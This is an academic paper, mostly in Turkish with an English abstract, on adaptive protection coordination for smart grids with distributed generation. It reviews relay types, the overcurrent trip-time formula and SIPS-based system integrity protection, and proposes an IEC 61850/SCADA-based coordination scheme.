The development of technology and the increasing demand for electrical energy make Smart Grid applications a necessity. Smart Grids facilitate the spread of Distributed Generation Resources (DER) and to respond to electrical energy demands. Smart grid communication is provided with protocols and standards determined by IEC (International Electrotechnical Commission). Thus, the current, voltage and real-time information required to be obtained from certain points of the network are transmitted to the central monitoring unit through these protocols. Thus, the network operation is based on its healthy running under operating conditions. However, the widespread use of DERs, the distribution of central production to different points, and even if it provides the consumer with the opportunity to purchase higher quality and cheaper electricity, may directly affect the protection structures. Electrical system protection structures are realized by connecting the relays to the breakers with auxiliary systems. The relay type selected in accordance with the field conditions of the Transmission and Distribution systems, protection relay settings are made according to the characteristics of the relay. Thus, in case of possible malfunctions, the coordination of the relay groups with each other is ensured and the wrong protection structures are updated. Adaptive protection methods have been examined in the literature and the Adaptive Protection Coordination System has been proposed with SIPS management because of the changes in protection structures, affecting the system characteristics and current direction.

***Keywords:** Smart Grids, Adaptive Protection, Renewable Energy, Power Systems, Smart Relays*

1. GİRİŞ

Teknolojinin gelişmesi ve üretim sanayilerinin büyümesi ile enerji ihtiyacı da günden güne artmaktadır. Elektrik enerjisinin üretiminden, tüketiciye ulaşması elektrik iletim ve dağıtım hatları sayesinde mümkün olmaktadır. Üretilen elektriğin sıfır kayıp ile tüketiciye ulaştırılması için elektrik şebekesinde koruma elemanları mevcuttur. Ancak, günden güne tüketici ve üretici sayısının artması mevcut elektrik şebekesinde verimlilik, güvenilirlik ve süreklilik kayıplarına yol açmaktadır. Bu sebepten dolayı, elektrik şebekesinin kesici, ayırıcı, şalt tesisleri vb. elemanlar ile korunması ve aynı zamanda doğru bir koruma yapısı ile sahada anahtarlanırlar. Ancak; şebekede akım, gerilim ve frekans

değerlerinin değişmesi bu koruma ayarlarını değiştirebilmektedir. Kesinti sonrası doğru olan koruma ayarı, elektrik enerjisi iletilen yüklere göre yanlış koruma şemasına sahip olmaktadır.

Elektrik üretim tesisleri, iletim ve dağıtım sistem elemanları elektrik enerjisini sürekli ve kaliteli olarak üretilen son kullanıcıya kadar aktarılacak bir şekilde tasarlanır ve işletmesi sağlanır. Ancak, zaman zaman bu sistemlerde arızalar meydana gelebilmektedir. Buna bağlı olarak enerji sürekliliğinde çeşitli problemler meydana gelebilmektedir. Bu problemleri ortadan kaldırmak için iletim ve dağıtım sistemlerinde bulunan elemanlarının işletme koşulları içerisinde güvenliğini sağlamak ve bu güvenlik koşulları dışına çıkan bölgeleri sistemden ayırmak ve böylece arızasız bölümlerdeki enerjinin sürekliliğini sağlamak için kurulmuş olan sistemlere koruma sistemleri denilmektedir. Elektrik koruma sistemlerinin temel amacı arızalı bölümü tespit ederek en kısa sürede şebekeden ayırarak arızasının tahribatını azaltmak ve arızasız bölümlerde yaşanabilecek enerji kesintilerini önlemektir [1]. “Akıllı Şebeke” kavramının ortaya çıkması ile elektrik şebekelerinde hızlı ve adaptif koruma mümkün hale gelmiştir.

Günümüz şebekelerine çağımızın bilgisayar ve ağ teknolojisi entegre ederek elde edilen şebeke sistemine “Akıllı Şebeke” (Smart Grid) denilmektedir. Akıllı şebeke, temel olarak operasyon, bilgi ve haberleşme sistemlerinin entegrasyonu ile şekillenmiş elektrik dağıtım şebekesidir. Akıllı şebekeler, enerjinin üretiminden tüketimine kadar her aşamada gerçek zamanlı iki yönlü bilgi transferi sağlayarak sürdürülebilir, güvenli ve enerji verimliliği yüksek bir enerji ağı sunmaktadır. Akıllı şebekelerin ana hedefi; kayıp ve kaçak oranını azaltarak enerjiyi verimli kullanmak olmakla birlikte; rüzgâr ve güneş gibi yenilenebilir enerji kaynaklarından üretilen enerjiyi sistemle bütünleştirmesi ana hedefler arasındadır [2].

Akıllı Şebeke kavramının ortaya çıkmasıyla haberleşme altyapısı, elektrik dağıtım şebekesinin modernize edilmesi için önemli bir hale gelmiştir. Haberleşme altyapısı, elektrik şebeke ve tesislerindeki korumayı büyük oranda kolaylaştırmaktadır. Elektrik şebeke ve tesislerinde; generatör, transformatör, şalt tesisleri, iletim ve dağıtım hatları, kesici vb. kısımlardan meydana gelmektedir. Güç sistemlerinde bu kısımlar nominal çalışma değerlerine göre tasarlanmıştır. Ancak, üretim veya tüketim kaynaklı gerilim yükselmeleri, frekans değişimleri, kısa devre durumları hattaki elemanlara kalıcı zararlar verebilir. Bunun için Elektrik Şebekelerinin koruma felsefeleri ile korunması amaçlanır. Koruma sisteminde ortaya çıkan arıza akım ve gerilim değerleri hızlı ve güvenilir şekilde tespit edilip devre dışı bırakılmalıdır. Bu sebepten dolayı Elektrik Şebekelerinde, koruma sisteminden beklenen özellikler; Seçicilik, Hızlı Çalışma, Güvenilir Çalışma, Yedek Koruma, Ekonomik Olma ve Kararlı olmasıdır [3].

Elektrik şebeke koruması için Adaptif koruma, dinamik olarak değişen sistem koşullarına uyum sağlamak için koruma fonksiyonlarında çeşitli ayarlar yapabilen bir felsefedir[5]. Bu koruma felsefesinin temelini; güç sisteminde yük değişimi, anahtarlama olayları veya arızalar sonucunda oluşan değişimleri röle ayarlarını değiştirerek koruma yapısını güncellemesi oluşturmaktadır. Adaptif koruma,

kullanıldığı zaman koruma ve kontrol fonksiyonlarının arasındaki ayırım da azalmaktadır. Bu durumda kontrol sisteminin görevi olabilecek uygulamalar koruma sistemi tarafından da gerçekleştirilmeye başlanır [6].

Akıllı Şebekelerde adaptif korumanın avantajları; Yenilenebilir Enerji Kaynaklarının Olumsuz Etkilerini Azaltma, Ring şebeke yapısının açık veya kapalı olması, zamana göre aşırı yük değişimi, Büyük Güçlü Asenkron Motorlara Kondansatörlü veya Kondansatörsüz Yol Verme, Senkron Generatörün Şebeke ile Senkronizasyonu, Senkron Generatörün Ada Modunda Çalışması, Orta Gerilim Dağıtım Şebekesinin Dallı Yapıda Olması, Yedek Güç Sistemlerinin Şebeke Kısa Devre Gücüne Etkisi, ve SCADA (Supervisory Control and Data Acquisition) otomasyon sistemleri ile RTU (Remote Terminal Unit) kullanımı olarak gösterilmektedir [7].

Akıllı Şebeke kavramı ile koruma felsefesine uygun yapılandırılmış şebekenin izlenmesi, merkezi bir izleme yapısı olan SCADA (Supervisory Control and Data Acquisition) altyapısı ile gerçekleştirilmektedir. Ancak koruma yapıları; frekans, gerilim ve akım değerlerinin değişimi ile değişebilir. Elektrik Şebekesinin koruma düzen şemaları, kesiciler, ölçü transformatörleri, koruma röleleri ve yardımcı elemanlar ile sağlanmaktadır. Haberleşme altyapısı, IEC 61850 protokolü sayesinde Enterprise Service Bus (ESB) sistemi üzerinden entegre edilen yazılımların SCADA sistemi ile haberleşerek şebeke donanımlarını kontrol etmesi ile gerçekleştirilir [8]. Elektrik şebekelerinin haberleşme altyapısında önemli bir rolü olan yapılandırılacak akıllı rölelerin türü ve sayısı, şebeke koruma yapısına uygun şekilde seçilmelidir [9].

Akıllı elektrik dağıtım şebekesinin manuel olarak oluşturulan elektrik dağıtım koruma şeması için gerekli yapılması gereken adımlar, sistem güvenilirliğine etkileri, kayıp parametreleri minimize edilmesi doğrultusunda haberleşme teknolojileri ve protokolleri ile elektrik şebekesine entegre edilmesi ile sağlanacak faydalar ve sonuçlar üzerinde çalışılmaktadır.

2. ELEKTRİK ŞEBEKELERİ


2.1. Klasik Elektrik Şebekesi

Klasik veya Konvansiyonel Elektrik Şebekeleri, 1883 yılında Nikola Tesla tarafından temelleri atılmıştır [1]. O zamanın şartları baz alındığında Elektrik Şebekeleri tek bir elektrik üretim istasyonundan birçok müşteriye elektrik enerjisi tedarik edilmiştir. Klasik Elektrik Şebekelerinin yapısı Güç Santrali, Yükseltici Trafo Merkezleri, İletim Hattı, İndirici Trafo Merkezleri, Enerji Dağıtım Hatları ve tüketicileri kapmaktadır. Klasik Elektrik Şebekesinde bakır ve çelik altyapısı ile güç sistemlerinin enerji iletimlerini, dağıtımlarını ve buna uygun işletme koşullarında çalışması esas alınır [10]. Günden güne artan nüfus ve elektrik enerjisi talebi, mevcut elektrik şebekesinin geliştirilmesi ihtiyacını ortaya çıkarmıştır. Klasik elektrik şebekesi; radyal yapıya sahip olması, haberleşme altyapısının olmaması, güç

akışının tek yönlü olması, operasyonel müdahalelerin fiziki olarak gerçekleştirilmesi ihtiyacı, güç akışının takip edilememesi gibi nedenlerden ötürü 21. yy ihtiyaçlarında yetersiz kalmaya başlamıştır [11]. Elektrik şebekelerinin 21. yy ihtiyaçlarına göre yeniden tasarlanması oldukça maliyetli bir unsur olacağından otomasyon sistemlerinin ve haberleşme altyapısının entegre edilmesi fikrini ortaya çıkarmıştır. Böylece Klasik Şebekeler; arızalarda fiziki müdahaleler, az sayıda merkezi üretim, takip edilemeyen tüketim, elektromekanik yapılaşma, sıkça kesinti ve şebeke çöküşleri, kısıtlı koruma yapıları, tek yönlü haberleşme, elektromekanik yapıları gibi dezavantajlarını Akıllı Şebeke geçiş süreci ile etkisini yitirmeye başlamıştır.

2.2. Akıllı Şebekeler

Akıllı şebekeler temel ve basit tanımı ile tüketim ve üretim arasında çift yönlü haberleşmeyi sağlayan, iletim ve dağıtım hatlarındaki enerji değişimlerini haberleşme altyapısı ile operatöre iletebilen yük akışlarını ve işletme koşulları dışındaki durumları dinamik olarak tahmin edebilen sistemlerdir. Elektrik şebekeleri; haberleşme altyapısı, kontrol-otomasyon sistemleri, bilgisayar teknolojileri (yazılımsal ve donanımsal) ile uyumlu bir şekilde çalışmasıyla Akıllı Şebekelere evrilmektedir. Akıllı Şebeke bir başka deyişle mevcut elektrik şebekesinin iyileştirilmesi ve modernize edilmesidir [12].



Şekil 2.2 Akıllı Şebeke Altyapısı [2]

2.2.1. Akıllı Şebekenin Önemi

2000'li yıllardan itibaren Yenilenebilir Enerji Kaynakları'ndan (YEK) elektrik enerjisi üretimi trend olmaya başlamasıyla Akıllı Şebeke haberleşme altyapısının kullanımı etkin hale gelmeye başlamıştır. Dağıtık Üretim Kaynakları'nın (DÜK), elektrik şebekesine entegre edilmesi Akıllı Şebeke altyapısı ile bu duruma elverişli olmaya başlamıştır. Dünyada fosil yakıtlı enerji kaynaklarının sınırlı olmasından dolayı DÜK günümüzde oldukça popüler bir hale gelmiştir. Akıllı Şebekelerin avantajları; artan YEK kullanımı ile CO₂ emisyonunu azaltması, gelecek projeksiyon Akıllı Şebekelerinde Elektrikli Araçların (EA) kullanımının artacak olması, artan YEK elektrik üretimini altyapısal olarak mümkün kılmasıdır [13]. YEK entegrasyonu ve işletmesinin Akıllı Şebekelerde büyük önemi bulunması ile beraber koruma yapısında dezavantajları bulunmaktadır. Bu konuya Bölüm 3'de değinilecektir.

3. ELEKTRİK ŞEBEKE KORUMASI VE KORUMA YÖNTEMLERİ

Yakın geçmişe kadar elektrik şebekesi, tek bir üretim kaynağından tüketicilere radyal bir besleme ile görevini yapmaktaydı. Fakat artan nüfus ve enerji talebi ile DÜK ile elektrik üretimi, merkezi olmaktan çıkmıştır [14]. DÜK, tüketicilere daha yakın bir elektrik enerji kaynağı olarak birçok avantaj sağlamaktadır. Sınırlı fosil yakıtlar, CO₂ gazının sera etkisi oluşturmaması, tek bir üretim kaynağındaki üretiminin kesintiye uğraması ihtimali, iletim ve dağıtım hattındaki teknik ve teknik olmayan kayıplar gibi dezavantajlar minimize edilmiştir. Fakat, DÜK'ün elektrik şebekesine entegrasyonu belirli bağlantı ve koruma koordinasyon sorunları oluşturabilir. Elektrik Şebekesinin dinamik ve yaşayan bir yapıya sahip olması, koruma düzenini iç ve dış etkenlere göre güncellenmesi gerekebilir. Koruma düzeninin değişmesi ile koruma elemanlarının elektrik şebekesinin dinamik ve optimal değerlere göre yapılandırılması (konfigürasyon) gerekmektedir. Temel koruma elemanları olarak kesiciler, ayırıcılar, sigortalar ve röleler olarak 4 gruba ayrılması koruma felsefesinin temel elemanlara göre oluşturulmasını gerektirmektedir. Kesinti sayısı ve sıklığına bağlı olarak koruma ayarlarının sürekli güncellenmesi gerekebilir. Bunun nedeni olarak, Elektrik Şebekesinin bir kısmı Ada Modunda çalışma düzenine geçebilir. Ada Modunda çalışma izole edilen bölgedeki tüketicilerin, elektrik enerjisi ihtiyacını izole bölgedeki baraya bağlı DÜK'lerden karşılaması ile gerçekleştirilir. Ayrıca, DÜK'ün farklı noktalarda üretim yapıyor olması ile iç ve dış etkenlere bağlı olarak, bağlı olduğu bara üzerinde gerilim yükselmesi, yükler üzerinde ihtiyaç fazlası arıza akımı akması ve şebekeye nominal işletme koşullarında elektrik akımı akması koruma yapısını değiştirmektedir. Bunun için Elektrik Şebeke Koruma felsefesi; Güvenilirlik, Seçicilik, Hız, Ekonomik olma ve Basit Olma, Yedek Koruma ilkelerine sahiptir (Anderson, 1999). Bu felsefenin ilkeleri, doğru şebeke planlaması ve doğru röle koordinasyonu ile sağlanmalıdır. Röle koordinasyonu yapılabilmesi için koruma yapısına uygun röleler seçilmelidir. Röle tipleri; Aşırı Akım Röleleri, Yönlü Aşırı Akım Röleleri, Mesafe Röleleri, Diferansiyel Röleleri, Aşırı Gerilim Röleleri ve Diğer Röleler olarak sınıflandırılabilir [15].

3.1. Geleneksel Elektrik Şebeke Koruma Yöntemi

Otomasyon ve haberleşme teknolojilerinin gelişmediği zamanlarda elektrik şebekesindeki arızaların onarımı, saha koşullarında fiziki müdahaleler ile yapılmaktaydı. Elektrik Şebekesi Koruma yöntemleri temelde röleler ile yapılmaktadır. 1900'lü yılların başında elektrik şebekeleri Aşırı Akım Röleleri ile korunmaktaydı. Elektrik Şebekesinin git gide büyüyen yapısından dolayı Diferansiyel, Yönlü ve Mesafeli olarak Elektrik Şebekesi korunma teknikleri uygulanmaya başlamıştır [16]. Geleneksel Elektrik Şebeke koruması, mevcut tek merkezli üretim santrallerini esas alarak tüketicilere ulaştırılması esas alınmıştır. Ancak, elektrik enerjisi kullanımı artışı ile elektrik geleneksel şebeke koruma yapısı yetersiz kalmıştır. Transistörlerin keşfi, güç elektroniği teknolojisinin gelişmeye başlaması ile beraber Geleneksel Korumadaki dezavantajlar modern bir koruma felsefesinin geliştirilme

ihtiyacını ortaya çıkarmıştır. Bu dezavantajlar; elektrik enerjisinin takip edilememesi, nümerik hesaplamalarda eksiklikler, sık kesintiler, güvenilirlik eksikliği, yanlış röle açmaları, rölelerin körleşmesi, haberleşme eksikliği gibi nedenler olarak gösterilir. Geleneksel veya Klasik Elektrik Şebeke Korumasında, aşırı akım rölelerinin önceden belirlenen yönde ve maksimum yük akımı değerinin belirlenen bir katına ayarlanarak seçicilik ilkesine göre açma yaparlar. Bu durum, seçicilik problemlerine sebebiyet verebilir. Seçicilik problemleri rölelerin; hatalı açma, hiç açmama veya körleşme gibi kavramlarla açıklanmaktadır [1]. Koruma felsefesinin önerilmesi ve literature kazandırılması ile beraber çeşitli koruma yöntemleri ortaya çıkmıştır. Yeni yazılım ve donanımların elektrik şebekesine entegrasyonu ile literatürde birden fazla yöntem yer almıştır [11]. Geleneksel Elektrik Şebeke koruması, aşırı akım röleleri ve mesafe röleleri ile sıklıkla yapılmaktadır. Aşırı akım röleleri genel olarak, dağıtım sistemlerinde kullanılırken iletim hatlarında yedek koruma olarak kullanılır. Seçilen röle gruplarının yapılandırılması ve koordine edilmesi ile beraber oluşabilecek hatalı akımlarını ölçtüğünde kesicilerin açma yapmasını sağlar. Fakat, DÜK'lerde oluşabilecek arızalarda aşırı akım rölelerinin hatalı açma, hiç açmama yapması veya koordinasyonunun kaybolması dijital akım rölelerinin koruma koordinasyonu yapma ihtiyacını doğurmuştur. Mesafe röleleri ise genel olarak iletim sistemlerinde kullanılmaktadır. Korunan hattın empedansı o hattın uzunluğu ile orantılıdır. Böylece, akım ve gerilim değerlerini lokal olarak ölçerek herhangi bir iletişim cihazı olmadan hatayı tanımlamaya olanak verir. Mesafe koruması, iletim hattındaki akım ve gerilim değerlerinin değişimine bağlı olarak yapılır.

3.2. Adaptif Koruma

YEK kullanımı artması ile dağıtık üretim generatörleri entegrasyonu artmaktadır. Kayıpların azalması, verimliliğin artması, CO₂ emisyonunun azaltılması ve gerilim regülasyonu kararlılığının artması gibi etkenlerden ötürü DÜK önemli bir hale gelmektedir. Ancak, daha önceki bölümlerde bahsedildiği üzere sistem güvenilirliğinin ve koruma koordinasyonunun sağlanabilmesi gerekmektedir. Şebekenin herhangi bir noktasında oluşacak arıza, koruma koordinasyonu ile safdışı bırakılmalıdır. Herhangi bir arıza durumu elektrik şebeke ekipmanlarına zarar verebilir. Birincil koruma röleleri yanında yedek koruma röle düzeni, birincil koruma rölelerinde oluşabilecek arıza ihtimaline karşı oluşturulur. Eğer birincil korumada koordinasyon düzeni bozulmaz ise yedek koruma devreye alınmaz. Eğer birincil koruma koordinasyonunda kayıp yaşanır ise belirlenen koordinasyon zaman aralığı (CTI) kadar bir gecikme ile röleler devreye girer. Özellikle, DÜK güç sistem koruma bölge yapılarını değiştirmektedir [17]. DÜK'ün etkileri; boyut, konum, teknoloji tipi (Hidrolik, Rüzgâr, Güneş vb.) ve güç sistemi ile ara bağlantı metoduna bağlıdır (*Brahma ve Girgis, 2004*). Bu etkilerden dolayı koruma düzenindeki bütün koruma rölelerinin ayarları, sistemdeki yanlış koordinasyonların olmamasını sağlamalarını kontrol etmek zorundadır. Adaptif Koruma kavramı, rölelerin doğru koordinasyonu ve dinamik şebeke koşullarına göre koruma yapısını yenilemesi ile tanımlanmaktadır [18]. Röle koordinasyonları için


doğru rölelerin seçilmesi ve adaptif korumanın yapılması elektrik şebeke koruma yapısına göre yapılmaktadır. Adaptif Korumanın temelinde bulunan temel koruma elemanları Bölüm 3 giriş kısmında sınıflandırılmıştır. Ancak röle karakteristiklerinin önemli bir yer tutması ile matematiksel hesapları ile rölelerin zaman-akım grafikleri karakterize edilir. Seçilen adaptif koruma metoduna göre röle seçimi ve yapılandırması yapılmaktadır [19]. Eğer koruma yapısı aşırı akım rölelerinden oluşturulursa, ters zamanlı karakteristiğe göre röle açma zamanları koordine edilebilir.

$$T(R_{açma}) = \frac{TMS \times 0.14}{\left(\frac{I}{I_p}\right)^{0.02} - 1} \quad (1)$$


Denklem 1’de, TMS: zaman çarpanı ayarı, I: Arıza anında meydana gelen akım, I_p akım ayar değeri ve $T(R_{açma})$ ise açma süresidir.

4. Akıllı Şebekelerde Adaptif Koruma Koordinasyon Sistemi

Literatürde Adaptif Koruma ve Adaptif Röle hakkında 250’yi aşkın çalışma bulunmaktadır. Adaptif Koruma yöntemleri, farklı yaklaşımlar ve farklı metotlar ile test edilmiş olup literatüre kazandırılmıştır [20]. Adaptif Koruma tekniklerinin iletim ve dağıtım sistemlerine uygulanabileceği fikri Horowitz vd. tarafından sunulmuştur [21]. Dünyada birçok farklı ülkenin ulusal elektrik şebekelerindeki farklı işletme koşulları ve akıllı şebeke yapısı altyapısı ile güncel koruma teknikleri üzerinde en optimal çözümleri arama yoluna gitmişlerdir [22]. DÜK entegrasyonu ile değişen koruma yapıları, Akıllı Elektrik Şebekelerinde dijital hesaplamalı çözüm arayışlarını doğurmuştur. Koruma koordinasyon sistemi ile alakalı olarak; DÜK’ün şebekelere entegrasyonu ve yönlü aşırı akım rölelerinin yedek koruma yapmasında doğru tanımlama karışıklığı, istenmeyen hata akımlarının rölelerde istenmeyen yanlış korumalara sebebiyet vermesi, geçici hata akımlarının yanlış bölgede ada modu oluşturması, DÜK entegrasyonunun şebeke korumasına etki etmesi, zayıf hata akımlarının koruma sistem tasarımları üzerindeki planlamaları değiştirmesi ve doğru bölgeyi izole edememesi adaptif koruma koordinasyonunun çalışma motivasyon kaynağıdır [23]. Adaptif Koruma Koordinasyon Sistemi için röle grup ayarlarının yapılması ve her grubun uygun senaryolara göre işbirliği içinde çalışması mantıksal tabanlı dijital rölelerin uygulama alanıdır. SCADA otomasyon sistemi ile haberleşmesi RTU aracılığı ile analog verilerin dijital veriler çevrilip saklanması sayesinde gerçekleştirilir. Fakat, grup ayarları mantıksal olarak Şekil 3.2’de gösterilmiştir.



Şekil 3.2 Koruma Ayar Gruplarını kullanarak Adaptif Koruma Mantığı Blok Diyagramı [24]



Şekil 3.3 Adaptif Koruma Mimarisinin Koordinasyon Doğrulama Birimleri [24]

Adaptif Koruma koordinasyon grup ayarlarının optimal şekilde ayarlanması Şekil 3.2’de gösterilmiştir. Mantıksal tabanlı işleyen adaptif koruma koordinasyon doğrulama süreci Şekil 3.3’de gösterilmiştir. Şekil 3.2 ve Şekil 3.3’de bulunan blok diyagramları adaptif korumanın otomasyon ve haberleşme blok diyagramlarını göstermektedir. Çalışma [24]’de genel adaptif korumanın doğrulama testleri gerçekleştirilmiştir.

Klasik şebeke korumasına entegre edilen otomasyon ve haberleşme altyapıları entegre edilmesi ile SCADA merkezi, RTU ve akıllı rölelerin iletişimi IEC 61850 protokolü ile yapılmaktadır. Koruma Rölelerinin Akıllı Elektronik Cihazlarına (IEC) evrilmesi internet teknolojileri ile ölçme, koruma, kontrol, hata kaydı ve raporlanması yapar ve hızlı ve verimli sistem yönetimine izin verir [25]. Adaptif

Koruma için anlatılan mevcut bilgiler doğrultusunda gerekli altyapı oluşturulabilir. Fakat, Adaptif Koruma yöntemi literatürde çeşitlilik göstermektedir [20].

Çalışma [20]'deki adaptif koruma yöntem yaklaşımları olarak literatürde ; Yapay Sinir Ağları (YSA) yaklaşımları, Meta-Sezgisel yaklaşımları, Bulanık Mantık yaklaşımları, Çoklu-Temsilci Sistem yaklaşımları ve diğer adaptif yaklaşımlar olarak incelenmiştir. Bu çalışmada ve çalışmanın devamında adaptif koruma yöntemi olarak Sistem Bütünlüğü Koruma (SIPS) felsefesi üzerine olacaktır.

4.1. Sistem Bütünlüğü Koruması (SIPS)


Elektrik Şebekelerinde üretim, iletim ve dağıtım radyal olarak gerçekleşmektedir. Daha önceki bölümlerde bahsedildiği üzere, DÜK'ün elektrik şebekesine entegrasyonu ile elektrik güç akışı çift yönlü hale gelmiştir. Akıllı Şebeke temel yapısında hem güç hem de haberleşmenin de çift yönlü olması koruma felsefesinin avantajı olsa da olası arıza durumları koruma yapısını değiştirmektedir. Sistemde kısım kısım koruma bölgeleri oluşması adaptif korumanın grup röle koordinasyonunu bölgesel olarak sınırlı kılabilir. SIPS; geçici, aşırı yüklenme, elektrik şebeke kesintisi gibi potansiyelli durumlara karşı tüm elektrik şebekesinde entegre koruma olanağı sağlamaktadır. Geniş bölge ölçümleri (WAM) muhtemel koruma hareketlerinde daha fazla esneklik sağlamaktadır. Akıllı Şebekelerin makro koruması, geniş ölçekli ölçümlerin avantajı ile sağlanmaktadır. Geniş Bölge İzleme Sistemleri (WAMS), durumsal farkındalığı ve şebeke görünürlük kontrolünü geliştirme amacı ile bir bilgi tesis teknolojisidir. SIPS, tüm sisteme veya stratejik bir kısmına uygulanabilir. SIPS şema mimarisi, karar vermek, şemayı oluşturan koruma cihazları ve fiziksel algılama noktaları ile tanımlanabilir [26]. SIPS mimarisi, tüm şebekeye yayılabilir. Yerel Dağıtım Sistemi (Local Distribution Network) SIPS mimarisi basittir. Ekipmanlar genelde sınırlı veya belirli fonksiyonlara sahiptir. Bütün algılama, karar verme ve kontrol cihazları bir dağıtım trafo merkezinde konumlandırılır. Bu SIPS modellerinin işletilmesi, dağıtım sisteminin radyal fider gibi küçük bir kısmını etkiler. İletim Sistemi SIPS mimarisinde tüm algılama, karar verme ve kontrol cihazları bir iletim trafo merkezinde konumlandırılır. Bu tip SIPS mimarisinin işletimi büyük tesislerin bir kısmını bağlı komşu sistemler üzerindeki sınırlı etkileri ile etki eder. Bu SIPS mimarileri, üretim tesisleri üzerinde etkilidir.

Alt Sistemler (Subsystem) SIPS mimarisi, daha karmaşık ve çoklu güç sistemi parametreleri ve durumlarının algılanmasını içermektedir. Bilgi, hem lokal olarak hem de uzak lokasyonlardan toplanabilir. Karar verme ve mantıksal fonksiyonlar ise bir lokasyonda gerçekleştirilir. Bu tip SIPS mimarileri tüm büyük tesislerde önemli etkiler oluşturabilir. Geniş Sistem (System wide) SIPS mimarisi ise en karmaşık modeli olanıdır. Farklı seviyelerde teçhizat, karar verme ve haberleşme yapısını içerir. Bu tip SIPS mimarisi, lokal ve telemetri verilerini çoklu lokasyonlardan toplar ve çoklu seviyede gerçek zamanlı güç sistemi gereklilikleri ile uygun ve doğru aksiyonları başlatabilir [27].

SIPS koruma yapısı, merkezi kontrolöre üzerinde yük oluşturmadan her ağ yapılandırması için direkt olarak bir eşleştirme yapmaktadır. Akıllı Elektronik Cihazları (IED) kullanarak diğer akıllı röleler ile koruma koordinasyonu için IEC 61850 protokolü ile haberleşirler. Bu koruma yapısı, izin verilen minimum zaman (MT) ve zaman çarpanı ayarlarını başlangıç (TMS) ayarlarına göre ayarlar. Özellikle YEK'in bulunduğu baralar, TMS ve MT için başlangıç olarak atanır. Gerçek zamanlı olarak aşırı akım takibi yapılır. Tek bir IED'ye veya birden fazla IED'ye bağlı olarak sistemin güvenilir bir şekilde yapılandırılması izlenir. Eğer mevcut koruma yapısındaki kesiciler, koruma yapısına göre yanlış yapılandırma ayarlarında kalmış ise koordinasyon bir IED ile yapılır ve diğer IED'ler koordine olmaktadır [28].

5. Önerilen Adaptif Koruma Koordinasyonu Sistemi


Bölüm 4'de bahsedilen bilgiler dahilinde akıllı elektrik şebekelerinde adaptif koruma koordinasyon sisteminde bahsedildi. Bölüm 4'de tekrar bahsedildiği üzere seçilen adaptif koruma metodu olarak SIPS felsefesi ile koruma koordinasyon sistemi önerilmiştir.



Şekil 5.1 Önerilen Adaptif Koruma Koordinasyonu Sistemi Blok Diyagramı

Şekil 5.1'de gösterilen Blok Diyagramda, Kesici 1'den Kesici n'e kadar olan kesicilerin olası arızalı bölgeyi izole etmesi gerekmektedir. Sistemde oluşabilecek olası hatalı akımlarda rölelerin seçicilik yapması ve güvenilir koruma yapılarının güncellenmesi gerekmektedir. DÜK 1'den DÜK n'e kadar olan Dağıtık Üretim Kaynakları ve bağlı oldukları elektrik şebekesinde oluşabilecek arızalar minimize edilmesi hedeflenir. Elektrik Şebekesinin kendi kendini iyileştirmesi, koruma sisteminin operasyonel parametrelerini sürekli görüntülemesi, kesicilerin ve DÜK statülerini sürekli bir şekilde analiz etmesi, yeni koruma ayarlarını hesaplaması ve koruma röleleri ile kontrol üniteleri arasında verimli iletişimin

sağlanması amaçlanmaktadır. Şekil 5.2’de Akıllı Şebeke’de önerilen Adaptif Koruma Koordinasyon Sistemi’nin haberleşme blok diyagramı görülmektedir. Akıllı Röle Grubunun, Şekil 5.1’deki yapıya göre sistem korumasına etki edecek arıza durumlarını gerçek zamanlı olarak hesaplamaktadır. Böylece, SCADA Sistemi ile haberleşmesi sağlanmaktadır. Dağıtım Yönetim Sistemi (DYS), Enerji Yönetim Sistemi (EYS), Coğrafi Bilgi Sistemi (CBS) ve diğer sistemler ile veri haberleşmesi yapılmaktadır. Böylece, doğru koruma yapıları için arıza bölgesindeki yük akış hesaplamaları gerçek zamanlı gerçekleştirilir. Akım, gerilim ve frekans analizine göre röle gruplarının arızalı bölgeyi izole etmesi gerçekleştirilir.



Şekil 5.2 Önerilen Adaptif Koruma Koordinasyonu Haberleşme Blok Diyagramı

Önerilen Adaptif Koruma Koordinasyonu sistemi çalışmaları devam etmektedir. Bu süreçte hedeflenen sistem, MatLAB Simulink ve DigSILENT PowerFactory yazılımlarında simüle edilecektir. Akıllı Elektronik Cihazlarında (IED) (Dijital Röle), C dili ile algoritmalar ile programlanacaktır. Böylece, pilot bölgede adaptif koruma koordinasyonu gerçekleştirilecektir.

6. SONUÇLAR VE ÖNERİLER

Literatürde ve Çalışma [20]'de "Adaptif Koruma" ve "Adaptif Röle" anahtar kelime çalışmaları mevcuttur. Adaptif Koruma çalışmaları üzerine Bölüm 4'de bahsedildiği gibi birçok metot denenmiştir. İletim veya Dağıtım hattı olmasına göre adaptif koruma metotları değişmektedir. Fakat, adaptif korumanın temel amacı hem doğru koruma düzeninin sağlanması hem de rölelerin kesicilere doğru ve hızlı bir şekilde açtırma yaptırmasıdır. Böylece, olası arıza durumlarında sistemde en hızlı koruma düzeni ve koruma yapılarının sağlanması hedeflenir. Elektrik Şebekesinin güvenilirliği, daha uzun ömürlü olması, kesintilerin önüne geçilmesi ve dağıtık üretimin kararlı ve güvenilir bir şekilde işletilmesi için adaptif koruma büyük avantaj sağlamaktadır. Adaptif Koruma yöntemleri çalışmalarının devam etmesi ve literatürde çeşitli metotların bulunması, yeni ve geliştirilebilir adaptif koruma metotlarının potansiyelinin olduğunu göstermektedir. Bu sebeplerden dolayı, önerilen Adaptif Koruma Koordinasyonu üzerinde önerilen SIPS yöntemi ile çalışmalar yürütülmektedir.

7. TEŞEKKÜR

**Bu çalışma İstanbul Üniversitesi-Cerrahpaşa, Bilimsel Araştırma Projeleri Koordinasyon Birimince Desteklenmiştir. Proje Numarası: 35397

** This work was supported by Research Fund of İstanbul University-Cerrahpasa, Project Number 35397

8. KAYNAKÇA

- [1] Serhat Ünal ÖZEL, Akıllı Şebekelerde Adaptif Koruma (İstanbul: İTÜ, Fen Bilimleri Enstitüsü, Yüksek Lisans Tezi, 2019), 7.
- [2] Eldem, M. O. (2020). Akıllı Şebekeler. 6–9.
- [3] Yavuz ATEŞ, Dağıtık Üretim Tesisleri İçeren Şebekeleri İçin Adaptif Bir Koruma Metodunun Geliştirilmesi (İstanbul: YTÜ, Fen Bilimleri Enstitüsü, Yüksek Lisans Tezi, 2016), 18-43.
- [4] Ruckerfeller, G. D. (1969). Fault protection with digital computer, IEEE Transactions on PAS, cilt 88, sayı. 4, sf. 438-461, Nisan.
- [5] Phadke, A. G., Horowitz, S. H. ve McCabe, A. G. (1990). Adaptive automatic reclosing, CIGRE 1990 Session, Ağustos 26 - Eylül 1, 1990, Paris, France.
